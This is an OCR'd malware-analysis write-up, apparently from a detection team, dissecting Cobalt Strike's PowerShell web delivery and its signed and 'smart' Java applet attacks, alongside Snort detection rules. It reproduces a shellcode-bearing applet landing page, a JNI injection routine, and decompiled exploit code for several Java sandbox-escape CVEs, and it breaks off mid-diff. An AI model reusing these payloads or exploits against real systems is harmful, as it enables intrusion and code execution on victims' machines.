
To detect something, we first have to narrow down what we can actually see in Snort or ClamAV. We are not able to deobfuscate a PowerShell script coming across the network prior to detection — it's simply not feasible without introducing latency for the client in most cases.

So, for detection, we are left with the initial obfuscated payload downloaded. That's not so bad because Cobalt Strike, in its current configuration, once again has a



```
<html>
  <body>
    <p>Loading, please wait.</p>
    <applet width="1" height="1" code="Java.class" archive="cross_platformi9.jar">
      <param name="id" value="/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi
JYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS64ZdaG5ldABod2luaVRoTHcmB//VMf9XV1dXV2g6Vnmn/
aDw1Ax/1dXav9TVmgtBhh7/9WFwA+EwwEAADH/hfZ0BIn56wloqsXiXf/VicFoRSFeMf/VMf9XagdRVlBot1fgC//VvwAvA
DbQTJUFPlGPkEMJ2lXQbgGPRVN5du/hz6xK6KbAFkdPDKRIWlQlrG0a9awx6nXAFVzZXItQWdlbnQ6IE1vemlsbGEvNS4wI
JST1dTRVINCgD+qraeOw2CXUE3H/Xr6XFNRd+cnvD4B822SGThGYLHZc1nnvrtd4Rz4fQzfnQ/xosCvOwI3m5Qw9suLLvUK
ad9FLddoaBdwotlmXgPD5AvuENVVZHSSg6bGiAS37UYCh7oy1tZ/HwW5gOMmjYGg1KkuqcmjRkpaTVdLLnfbpbNxEJr8A/k
WTuQAAAAAB2VFTiedXaAAgAABTVmgSloni/9WFwHTGiwcBw4XAdeVYw+ip/f//MTcyLjE2LjIwMC4xMzMAEjRWeA==" />
      <param name="type" value="theme" />
    </applet>
  </body>
</html>
```

Figure 27



struct ZIPFILERECORD record[0]	META-INF/MANIFEST.MF	0h	1A0h
struct ZIPFILERECORD record[1]	META-INF/MYKEY.SF	1A0h	1E2h
struct ZIPFILERECORD record[2]	META-INF/MYKEY.RSA	382h	471h
struct ZIPFILERECORD record[3]	META-INF/	7F3h	3Dh
struct ZIPFILERECORD record[4]	Main.class	830h	4A3h
struct ZIPFILERECORD record[5]	main.dll	CD3h	1877h
struct ZIPFILERECORD record[6]	main64.dll	254Ah	1CB5h
struct ZIPFILERECORD record[7]	Base64.class	41FFh	6EFh
struct ZIPFILERECORD record[8]	Java.class	48EEh	10Ch

Figure 28

static format when generating the PowerShell script. We know that in this instance, the code `New-Object IO.MemoryStream(,[Convert]:: FromBase64String(` following will always be present in a position relatively close to the start of the file.

This gives us simple, but efficient, coverage using

- 1:53973 MALWARE-OTHER CobaltStrike PowerShell web delivery attempt
- 1:53974 MALWARE-OTHER CobaltStrike PowerShell web delivery attempt

TARGET MODULE: SIGNED JAVA APPLET ATTACK

The applets in this attack are self-signed, giving users limited options: a listener (per usual), port, local host and the URI it's hosted on. This will spawn a hosted Java Applet on a malicious Cobalt Strike web server to infect users. If a user gives an applet permission to run, infection will occur.

Landing Page

Upon visiting the page, the user sees a generic landing page that loads a malicious JAR file, "cross_platformi9.jar" and applet class loaded is defined by the "code" parameter, "Java.class" (Figure 27).

The first thing that catches the eye is that two parameters are passed – "id," which contains a large base64 blob, and "type" which is set to "theme." We can confirm this right off the bat by comparing the length of the raw HTTP beacon payload against the length of the decoded binary blob, both a total of 799 bytes.


A second HTTP GET request is made for the JAR file during the process of loading this applet. So that's the next step.

Java archive (JAR)

First, we'll look at the JAR file (Figure 28).

We have a few classes, and two DLLs named "main.dll" and "main64.dll". You can also see the default signature file

(MYKEY.SF) and RSA certificate (MYKEY.RSA) used to sign the binary. Figure 29 shows us jusing jadx to decompile the source code.



```
» jadx -d decompiled cross_platform.jar
INFO  - loading ...
INFO  - processing ...
INFO  - done
```

Figure 29

The base code called “Java.class” isn’t complicated – it’s an extension of “Applet” designed to spawn a thread. And the Base64.dll class isn’t malicious, it handles base64 as expected.

“Main.class” is fairly basic but shows us that a temporary file is created, named “main.dll” and writes data to that file from either the main64.dll or main.dll file contained in the JAR file based on the system architecture. The system property “sun.arch.data.model” is a simple method to return the system’s word size, easily determining the architecture. Following this, the new DLL file path is fed to `System.load()`.

Cobalt Strike uses the Java Native Interface (JNI) to perform injection. This is essentially the same as creating bindings to another program. It allows users to load a library into the Java Virtual Machine (JVM) and interact with it.

Main.dll

Since inject() is called from the JNI with the shellcode blob, we can load this into IDA and see an exposed function – `Java_Main_inject()`.

The handoff to `Java_Main_inject` isn’t as straightforward as it would be passing a byte/character array in C/C++. In this case the exported function looks a little like Figure 30:

The data is extracted from the JNI objects and then passed to the real `inject()` function that spawns a new thread and resumes execution in the shellcode passed in from the “id” parameter.

Detection

We need to isolate the things we want to cover and separate them from each other when evaluating multiple levels of execution. Here, we can identify a few things.

1. The landing page that spawns the malicious applet
2. The JAR file
3. main.dll/main64.dll

The landing page was fairly simple, as we already identified that the parameter is simply the raw payload from earlier. The JAR files contain the same DLL 32/64 bit and code every time but have a different name. This simplifies things as we target what we know is malicious in there.

The last thing was the extracted DLL, and our prior work paid off. We had prior coverage available from various x32/x64 download rules we created researching the staged/stageless beacons.


TARGET MODULE: SMART JAVA APPLET ATTACK

The Smart Java Applet Attack is very similar to Signed Applets in execution. Instead of just running raw shell code, though, it attempts to gain execution through various Java exploits. It is deemed “Smart” as it determines what exploit to use based on the version of Java the victim host is running.

Landing Page

The landing page is for the most part the same as Signed Applet Attacks. It spawns a malicious page on the default URI, “/SiteLoader.”

Once again, there’s a base64 blob containing the “id”



```
JNIEXPORT void JNICALL Java_Demo_inject(JNIEnv * env, jobject object, jbyteArray jdata) {
    jbyte * data = (*env)->GetByteArrayElements(env, jdata, 0);
    jsize length = (*env)->GetArrayLength(env, jdata);
    inject((LPCVOID)data, (SIZE_T)length);
    (*env)->ReleaseByteArrayElements(env, jdata, data, 0);
}
```

Figure 30

parameter and a “type” parameter with the value “os.” The payload is slightly different, however, since it uses the same shellcode stub. We already know what this does for the most part, so we’ll skip further analysis.


Java Archive

Per the Cobalt Strike official documentation, we can get a brief understanding of this module’s goal.

- The smart applet analyzes its environment and decides which Java exploit to use. If the Java version is vulnerable, the applet will disable the security sandbox, and spawn a session using Cobalt Strike’s Java injector.
- These exploits in this attack work against Java 1.7u21 and older. Java 1.6u45 and older is also vulnerable to this attack.


The exploits used are not specified however, we know it affects the Java versions shown in Figure 31. Since we don’t know what exploits it’s using already, we must look closer.

There are a lot more classes shown in Figure 32, but we can see that main.dll/main64.dll are still included. A quick `sha256sum` reveals that these are the same DLLs included in the Signed Applet Attack module. We once again can decompile the jar using `jadx` as we did in the Signed Applet Attack. The decompilation was not clean as we receive one error for an unknown instruction, “invoke-polymorphic”. This instruction is not currently supported in jadx, so we will just ignore it for now and start looking at `JavaApplet.class` in Figure 31.



```
    public void init() {
        Main main = null;
        try {
            // "amF2YS52ZXJzaW9u" == "java.version"
            String property = System.getProperty(new String(Base64.decode("amF2YS52ZXJzaW9u"), "UTF-8"));
            Matcher matcher =
                // "MS4oXGQrKS4wXyhcZCsp" == "1.(\d+).0_(\d+)"
                Pattern.compile(new String(Base64.decode("MS4oXGQrKS4wXyhcZCsp"), "UTF-8"))
                .matcher(property);
            if (matcher.matches()) {
                String group = matcher.group(1);
                int parseInt = Integer.parseInt(matcher.group(2));
                if ("6".equals(group) && parseInt <= 27) {
                    main = new Rhino(this);
                } else if ("6".equals(group) && parseInt <= 45) {
                    main = new AppIcon(this);
                } else if ("7".equals(group) && parseInt == 0) {
                    main = new Rhino(this);
                } else if ("7".equals(group) && parseInt <= 6) {
                    main = new Exec(this);
                } else if ("7".equals(group) && parseInt <= 21) {
                    main =
                        (Main)
                        Class.forName(
                                    // "QmVhbg==" == "Bean"
                                    new String(Base64.decode("QmVhbg=="), "UTF-8"),
                                    false,
                                    getClass().getClassLoader())
                        .getConstructor(new Class[] {Applet.class})
                        .newInstance(new Object[] {this});
                }
            } else if ("1.7.0".equals(property)) {
                main = new Rhino(this);
            }
            if (main != null) {
                main.check();
            }
```

Figure 31




struct ZIPFILERECORD record[0]	META-INF/	0h	3Dh
struct ZIPFILERECORD record[1]	META-INF/MANIFEST.MF	3Dh	85h
struct ZIPFILERECORD record[2]	Main.class	C2h	4A3h
struct ZIPFILERECORD record[3]	Rhino.class	565h	39Ch
struct ZIPFILERECORD record[4]	main.dll	901h	1877h
struct ZIPFILERECORD record[5]	main64.dll	2178h	1CB5h
struct ZIPFILERECORD record[6]	Base64.class	3E2Dh	6EFh
struct ZIPFILERECORD record[7]	JavaApplet.class	451Ch	40Bh
struct ZIPFILERECORD record[8]	Exec.class	4927h	4DFh
struct ZIPFILERECORD record[9]	BeanHelper.class	4E06h	18Fh
struct ZIPFILERECORD record[10]	Bean.class	4F95h	76Dh
struct ZIPFILERECORD record[11]	BeanProvider.class	5702h	95h
struct ZIPFILERECORD record[12]	AppIcon.class	5797h	7BDh
struct ZIPFILERECORD record[13]	AppIcon$MyColorModel.class	5F54h	17Fh
struct ZIPFILERECORD record[14]	AppIcon$MyColorSpace.class	60D3h	169h

Figure 32

This class directs execution based on the version of Java installed, here we can identify how it targets each version. The code polls “java.version” via a call to System.getProperty to get the JRE version installed, if any. Following that it is matched against the PCRE `1.(\d+).0_(\d+)`. The important thing with this PCRE is that it has two capture groups that retrieve major and minor Java versions for further processing. It’s important to understand the structure of Java version strings. [See https://www.oracle.com/java/technologies/javase/versioning-naming.html].

"1.<Major Version>.0_<Update Release>"

When the version string for the product is reported as “java version 1.8.0_5”, the product will be called JDK 8u5, JDK 8 update 5 or, when the update version is not



```
/* renamed from: Rhino  reason: default package */
public class Rhino extends Main {
  public Rhino(Applet applet) {
    super(applet);
  }

  public void check() {
    try {
      ScriptEngine engineByName = new ScriptEngineManager().getEngineByName("js");
      Bindings createBindings = engineByName.createBindings();
      createBindings.put("applet", this);
      /*
                     this.toString = function() {
                     java.lang.System.setSecurityManager(null);
                     applet.next();
                     return 'loading';
                     };

                     e = new Error();
                     e.message = this;
      e
                  */
      this.applet.add(
          new JList(
              new Object[] {
                engineByName.eval(
                    new String(
                        Base64.decode(
                            "dGhpcy50b1N0cmluZyA9IGZ1bmN0aW9uKCkgew0KICAgamF2YS5sYW5nLlN5c3RlbS5zZXRTZ
WN1cml0eU1hbmFnZXIobnVsbCk7DQogICBhcHBsZXQubmV4dCgpOw0KICAgcmV0dXJuICdsb2FkaW5nJzsNCn07DQoNCmUgPSBuZXc
gRXJyb3IoKTsNCmUubWVzc2FnZSA9IHRoaXM7DQpl"),
                        "UTF-8"),
                    createBindings)
              }));
    } catch (Exception e) {
      e.printStackTrace();
    }
  }
```

Figure 33

important, JDK 8.

We discovered this module exploits multiple vulnerabilities. The Java execution flow is as follows:

- <= Java 6u27 -> `Rhino()`
- <= Java 6u45 -> `AppIcon()`
- == Java 7u0 -> `Rhino()`
- <= Java 7u6 -> `Exec()`
- <= Java 7u21 -> `Bean()`

If the regex fails and the version string is equal to “1.7.0” also direct execution to `Rhino()`

Main.java

Main.java contains the same code as we saw in the Signed Applet attack. Its sole purpose is to run main.dll, or main64.dll, with the shellcode provided in the “id” parameter by interfacing with the JNI. We will touch on how this works a bit in the next section.


CVE-2011-3544 - Oracle Java applet rhino script engine remote code execution

Java Version <= 1.6.0_27 or Java Version == 7.0

This class is associated with the Rhino Script Engine which is used to run arbitrary code outside of the Java sandbox.


This was dangerous at one point in time because these JavaScript objects were not controlled by the Java SecurityManager. Protections were put in place to limit attempts to execution however it was determined that you bypass the sandbox limitations by storing Java code in a string and then executing it. When executing the `toString()` method, it returns a Java function in the context of the caller (Figure 33).

So if we are restricted by the permissions of the caller, we are still limited in execution privileges. Instead, we



```
class MyColorModel extends ComponentColorModel {
    public MyColorModel() {
        // ComponentColorModel with obdeient isCompetibleRaster() which will always return True
        super(new MyColorSpace(), new int[] {8, 8, 8}, false, false, 1, 0);
    }

    // override isCompatibleRaster()
    public boolean isCompatibleRaster(Raster raster) {
        return true;
    }
}

class MyColorSpace extends ICC_ColorSpace {
    // Colorspace which returns 1 from getNumComponents()
    public MyColorSpace() {
        super(ICC_Profile.getInstance(1000));
    }

    // override getNumComponents()
    public int getNumComponents() {
        return 1;
    }
}
```

Figure 34



```
// Dummy call for `setSecurityManager` init()
String str = new String(Base64.decode(ssm), "UTF-8");
Object[] objArr = new Object[1];
new Statement(System.class, str, objArr);

// Allocate byte buffer for destination Raster
DataBufferByte dataBufferByte = new DataBufferByte(16);
// Allocate target array right after dataBufferByte[]
int[] iArr = new int[8];
// Allocate object array right after iArr[]
Object[] objArr2 = new Object[7];
```

Figure 35

need to generate an error object containing the code as its message. This module extends the Main class. When spawning a thread of itself, it will look to see if the class implemented `Runnable` and the `run()` function, which `Main` does. This means that the goal is to spawn main.dll with desired shellcode but from outside the sandbox.

CVE 2013-2465 - Oracle Java 2D ImagingLib remote code execution

Java Version <= 1.6.0_45

This vulnerability exploits a vulnerability when filtering() BufferedImage's using `AffineTransformOp`.

First, some necessary helper classes are defined to assert certain behavior later down the road, "ComponentColorModel" and "ICC_ColorSpace" (Figure 34).

Figure 35 shows a defined ColorComponentModel that is supplied to the `BufferedImage` constructor to fool a specific check within `storeImageArray()`. That check is for `(hintP->packing == BYTE_INTERLEAVED)`. When this check succeeds, data is written back to the destination. The second class defines a ComponentColorModel that will always return `True` when calling `isCompatibleRaster()`.


Now to prepare an exploit, we move to `loadIcon()`. First, we need to prepare the necessary objects for execution. The order of the following allocations is extremely important as we want them to be aligned in memory (Figure 35).

To get a better understanding of Java access control security. A `Statement` object can represent arbitrary method calls. When an instance of `Statement` is created, the current security context is stored in `Statement.acc`. When calling `execute()` on that statement, Java attempts to verify that the permissions surrounding that call have not been changed by looking at the value of `Statement.acc`. Therefore the goal of this exploit is to gain the correct permissions on `System.setSecurityManager()` to disable it by overwriting it's `AccessControlContext`. To prepare for that, a new `Permissions` object is created with `AllPermission()` (Figure 36).

Now, comes CVE-2013-2465 (Figure 37).


Two `BufferedImage` are created. The second uses the dataBufferByte[] object we declared earlier. A raster is created with a `dataBitOffset` that points outside of the `dataBufferByte[16]` memory structure. CobaltStrike then sets the first pixel to `0xFFFFFFFF`. Finally, the vulnerable storeImageArray() call through filter() is performed and data is written back to the object and corrupts the adjacent object's length.

Cobalt Strike can now loop through `iArr[]` until it finds the default `Statement.acc` field and overwrite it with the `AllPermission` object created earlier. Now, `setSecurityManger` can be executed with the necessary permissions to disable it and run shellcode.



```
// restricted AccessControlContext
objArr2[2] = new Statement(System.class, str, objArr);
// create powerful AccessControlContext
Permissions permissions = new Permissions();
permissions.add(new AllPermission());
objArr2[3] =
    new AccessControlContext(
        new ProtectionDomain[] {
          new ProtectionDomain(
              new CodeSource(
                  // "file:///"
                  new URL(new String(Base64.decode(filep), "UTF-8")), new Certificate[0]),
              permissions)
        });
// store System.class pointer
objArr2[4] = ((Statement) objArr2[2]).getTarget();
```

Figure 36



```
// save old iArr.length
int length = iArr.length;
// Create normal source image
BufferedImage bufferedImage = new BufferedImage(4, 1, 2);
// Create malformed destination image based on dataBufferByte[] data
BufferedImage bufferedImage2 =
    new BufferedImage(
        new MyColorModel(),
        Raster.createWritableRaster(
            // prepare the sample model with "dataBitOffset" pointing outside dataBufferByte[]
            // onto iArr.length
            new MultiPixelPackedSampleModel(0, 4, 1, 1, 4, (_is64 ? 8 : 0) + 44),
            dataBufferByte,
            (Point) null),
        false,
        (Hashtable) null);
// prepare first pixel which will overwrite iArr.length
bufferedImage.getRaster().setPixel(0, 0, new int[] {-1, -1, -1, -1});

// call vulnerable storeImageArray() function
new AffineTransformOp(
        new AffineTransform(1.0f, 0.0f, 0.0f, 1.0f, 0.0f, 0.0f), (RenderingHints) null)
    .filter(bufferedImage, bufferedImage2);
```

Figure 37

CVE-2012-4681 - Oracle Java 7 SunToolkit Remote Code Execution

Java Version <= 1.7.0_6

This vulnerability exploits the Java `Class.forName()` or `ClassFinder` to gain access to private object fields. In the context of CobaltStrike, this resolves around calls to `SetField()` from `sun.awt.SunToolkit`. Originally in Java 6, this was not possible as we weren't allowed to gain a reference to `sun.awt.SunToolkit`. In Java 7.0_6, this changed and introduced CVE-2012-4681.

There are three main methods to this class.

- `check()`
- `SetField()`
- `GetClass()`

Check() is the first function executed in the exploit and the execution path is pretty simple. As we saw in CVE-2013-2465, a Statement object is created for `setSecurityManager()`, along with a new permissions object.

The next operation is a call to `sf()`, short for `SetField()`, private class method with the statement class type, the desired field "acc", our Statement object, and the new permissions we want. `Sun.awt.SunToolkit` is a restricted class for untrusted code, normally you wouldn't be able to gain access in our current security context.

An adversary could exploit this vulnerability by calling `Class.forName()` as the target method of the Expression. In reality, `forName()` is not called. Instead, `Expression` uses custom logic to load classes without verifying permissions. Without `Expression`, this would not be possible.

After returning to `SetField()` with our privileged class access, the second issue is exploited to gain access to a private field. An adversary could go on to disable the security manager and execute arbitrary shellcode.

CVE-2013-2460 - Oracle Java ProviderSkeleton invoke() remote code execution

Java Version <= 1.7.0_21

This exploit involves gaining access to a restricted package through a public interface.


This exploit can be found in:

- Bean
- BeanHelper
- BeanProvider

The `com.sun.tracing.Provider` and `java.lang.reflect.InvocationHandler` are the main culprits here. This gives access to a `Provider` interface, or `ProviderSkeleton`, and provides the base for the target `invoke()` function.


This starts obtaining a lookup method by creating an Invocationhandler via `java.lang.reflect.Proxy`. From there, the exploit can obtain a reference to `MethodHandles.lookup` and call it via the InvocationHanlder defined earlier.

This is most of the work needed to begin exploitation, access to the `invoke()` method is already provided. But how does that give an attacker an opportunity to elevate privileges? The invoke method, in Java 7u21, does not perform any checks on whether or not a public method should be accessible by the calling class. See the openjdk commit in Figure 38.



```
      public Object invoke(Object proxy, Method method, Object[] args) {
-         if (method.getDeclaringClass() != providerType) {
+         Class declaringClass = method.getDeclaringClass();
+         // not a provider subtype's own method
+         if (declaringClass != providerType) {
              try {
-                 return method.invoke(this, args);
+                 // delegate only to methods declared by
